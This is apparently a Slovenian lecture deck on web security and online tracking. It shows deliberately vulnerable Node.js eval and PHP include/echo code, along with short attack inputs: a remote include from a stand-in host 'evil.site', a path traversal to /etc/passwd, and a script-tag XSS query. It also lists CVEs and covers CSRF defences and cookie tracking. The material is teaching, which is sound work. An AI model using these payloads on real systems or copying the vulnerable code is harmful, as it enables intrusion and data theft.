



Spletne tehnologije

Spletna varnost & spletni sledilci

Niko Lukač

Spomnimo se na spletno varnost...

- Kljub novim spletnim tehnologijam (na back end in front end), ki imajo višjo stopnjo varnosti, **se je število napadov povečalo**. Zakaj ?
 - Vedno **več razvijalcev** spletnih rešitev.
 - Spletno programiranje **osvojimo dokaj hitro**, glede varnosti pa se ne poglobimo.
 - Vse se prenaša na Web, npr. Fizične naprave z “internet stvari” (**IOT, internet of things**)
 - Npr. **PHP in JavaScript** nista v osnovi bila mišljena za **strežniške aplikacije**



Klasični vektorji napadov - primer za WP

- **Klasični vektorji napadov na spletne aplikacije so še danes aktualni**
- Primer najdenih ranljivosti od 2019.09 do 2019.11 za znano spletno aplikacijo WordPress:

Date	D	A	V	Title
2019-10-31	↓	☑	✗	Wordpress Plugin Google Review Slider 6.1 - 'tid' SQL Injection
2019-10-29	↓		✗	Wordpress 5.2.4 - Cross-Origin Resource Sharing
2019-10-24	↓		✗	Wordpress Sliced Invoices 3.8.2 - 'post' SQL Injection
2019-10-17	↓		✗	Wordpress Popup Builder 3.49 - Persistent Cross-Site Scripting
2019-10-17	↓		✗	Wordpress Soliloquy Lite 2.5.6 - Persistent Cross-Site Scripting
2019-10-17	↓		✗	Wordpress FooGallery 1.8.12 - Persistent Cross-Site Scripting
2019-10-11	↓		✗	WordPress Arforms 3.7.1 - Directory Traversal
2019-09-27	↓		✗	WordPress Theme Zoner Real Estate - 4.1.1 Persistent Cross-Site Scripting
2019-09-10	↓	☑	✗	WordPress Plugin Photo Gallery 1.5.34 - Cross-Site Scripting (2)
2019-09-10	↓	☑	✗	WordPress Plugin Photo Gallery 1.5.34 - Cross-Site Scripting
2019-09-10	↓	☑	✗	WordPress Plugin Photo Gallery 1.5.34 - SQL Injection
2019-09-09	↓		✗	WordPress Plugin Sell Downloads 1.0.86 - Cross-Site Scripting
2019-09-09	↓		✗	WordPress 5.2.3 - Cross-Site Host Modification
2019-09-04	↓		✗	WordPress Plugin Download Manager 2.9.93 - Cross-Site Scripting
2019-09-02	↓	☑	✗	Wordpress Plugin Event Tickets 4.10.7.1 - CSV Injection

1 to 15 of 1,165 entries (filtered from 41,928 total entries)

Vir: exploit-db

Injekcija kode (Node.js)

- Enak vektor napada je seveda možen tudi v **JavaScript spletnih aplikacijah**, npr. strežniških aplikacijah ki uporabljajo Node.js
- Naslednji JS ukazi sprožijo **evaluacijo/zagon kode**
 - eval()
 - Function()
 - setTimeout()
 - setInterval()
 - setImmediate()
 - execScript()
- Zaradi eno-nitne narave izvajanja je prav tako **možen DOS (denial-of-service), zakaj?**

Node.js strežniška aplikacija:

```
var http = require('http');

http.createServer(function (request, response) {

  if (request.method === 'POST') {

    var data = '';

    request.addListener('data', function(chunk) {
      data += chunk;
    });

    request.addListener('end', function() {


      var stockQuery = eval("(" + data + ")");
      getStockPrice(stockQuery.symbol);

      ...

    });
  }
});
```

Node.js moduli

- Rešitve ?
 - **Izogibajte** se uporabljati modulov, ki jih nujno ne potrebujete
 - Bodite pazljivi pri **vnosu uporabniških podatkov** v funkcije iz modulov
 - Čiščenje oz. sanitiziranje (**sanitization**) uporabniškega vnosa.
 - **Statična analiza** nad kodo za iskanje morebitnih zlorab
 - Tree-shaking



Pobeg informacij

- PHP primer :

```
<?php include("inc/" . $_GET['file']); ?>
```

- Vsebinsko "file" lahko zamenjamo preko zahtevka GET npr. z:
 - *http://evil.site/moja_skripta.php (potrebujemo allow_url_fopen=On in allow_url_include=On)*
 - *?file=.htaccess*
 - *?file=../../../../../../../../etc/passwd*

XSS (cross site scripting) še vedno aktualen

- Enostavni primer:

```
<body>  
Results for <?php echo $_GET[term] ?>: ...  
</body>
```

- V zahtevek GET za “term” **dodamo npr. vsebino: <script> nekaj </script>**
- Primer: spletna-stran/index.php?term=<script>nekaj</script>
- Uporabniku, ki zaupa spletni strani in je v njo avtenticiran dostopa do zgornjega linka, pri čemer se mu zažene zlonamerna koda
- **Možne posledice ?**
- **Možne posledice ?**
 - **Uhajanje informacij:** Cookies (če niso **httponly**), API tokens (če so definirani v JS)
 - **Akcije** na spletni strani od uporabnika
 - **Keyloggers, Kriptorudarji, DOS** (denial-of-service) napadi s strani uporabnika itd.

CSRF (cross site request forgery) še vedno aktualen


- Primer **phpMyAdmin** (2019) - CVE-2019-12922:

Exploit CSRF - Deleting main server

```
<p>Deleting Server 1</p>

```

- Zaščita pred CSRF?**



CSRF (cross site request forgery) še vedno aktualen

- Primer **phpMyAdmin** (2019) - CVE-2019-12922:

```
Exploit CSRF - Deleting main server
```

```
<p>Deleting Server 1</p>  


```

- **Zaščita pred CSRF?**


- Na strežniški strani **preverjamo HTTP glavo**.
- Uporabimo **žetone (tokens)**, ki jih dodamo vsakemu zahtevku (npr. GET, POST...) na strani odjemalca
- Enostavni primer sinhroniziranja (**CSRF token sync**), kjer je token dolgi kriptografski hash:

```
<form action="/transfer.do" method="post">  
  
<input type="hidden" name="CSRFToken"  
value="OwY4NmQwODE4ODRjN2Q2NTlhMmZlYWUwYzU1YWQwMTVhM2JmNGYxYjJiMGY4MjJjZDE1ZDZMGYwMGUwOA==">  
...  
</form>
```

Uvod v spletne sledilce: Spletne reklame == \$\$\$?



Uvod v spletne sledilce




Uvod: HTTP piškotki

- Originalno uporabljeni za shranjevanje podatkov od nastavitev in **seje spletne strani** (npr. ID seje itd) na odjemalčevi strani
- Danes popolna zloraba za namen sledenje uporabnikov, pri čemer je **oglaševalna industrija** najbolj agresivna
- Strežniške aplikacije nastavijo piškotke preko glave HTTP zahtevka
 - **Ključ + vrednost**, dodatni parametri: TTL, Pot, HttpOnly..
- <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Set-Cookie>



Uvod: 3rd party piškotki


- **1st party piškotki** izhajajo iz iste domene katero obiskujemo in so praviloma vklopljeni
- **3rd party piškotki** so vsi piškotki od drugih domen do katerih dostopamo sekundarno (npr. preko asinhronih zahtevkov, slik, video, audio, iframe, itd)
- Klasično se uporabljajo za sledenje in analitiko nad uporabniki
- Uporabnikom se shrani ID ali zgoščena vrednost (**HASH**), ki unikatno identificira danega uporabnika – pred leti izračunano **s strani strežnika**



Vir slike: https://en.wikipedia.org/wiki/HTTP_cookie


Uvod: HTTP paketki

- Standardni načini sledenja:
 - **Piškotki** (cookies): najbolj pogosti način, uporabnik je unikatno identificiran...
 - **Referent** (referrer): od kod smo obiskali stran (npr. če smo iskali po googlu se iz URL-ja vidi kaj smo iskali)
 - **User-agent + IP**: ni vedno unikatna določljivost uporanbika, zakaj?




Moderni sledilci

- Zraven HTTP piškotkov uporabljajo:
 - Identifikacijo brskalnika, OS, strojne opreme itd (**fingerprinting**)
 - Zloraba predpomnilnika brskalnika (**cache-based**)
 - Zloraba dodatnih mehanizmov shranjevanja informacij v brskalnikih in vtičnikih (**storage-based**)
- V praksi se lahko uporablja vse troje.



Zombie in super piškotki

- **Super-piškotek:**
 - Piškotek nastavljen s strani ISP, kjer je avtomatsko vsebovan v glavo HTTP paketkov, ko zapustijo odjemalca
 - Preprečitev ni možna brez preusmeritve prometa itd.
- **Zombie piškotek:**
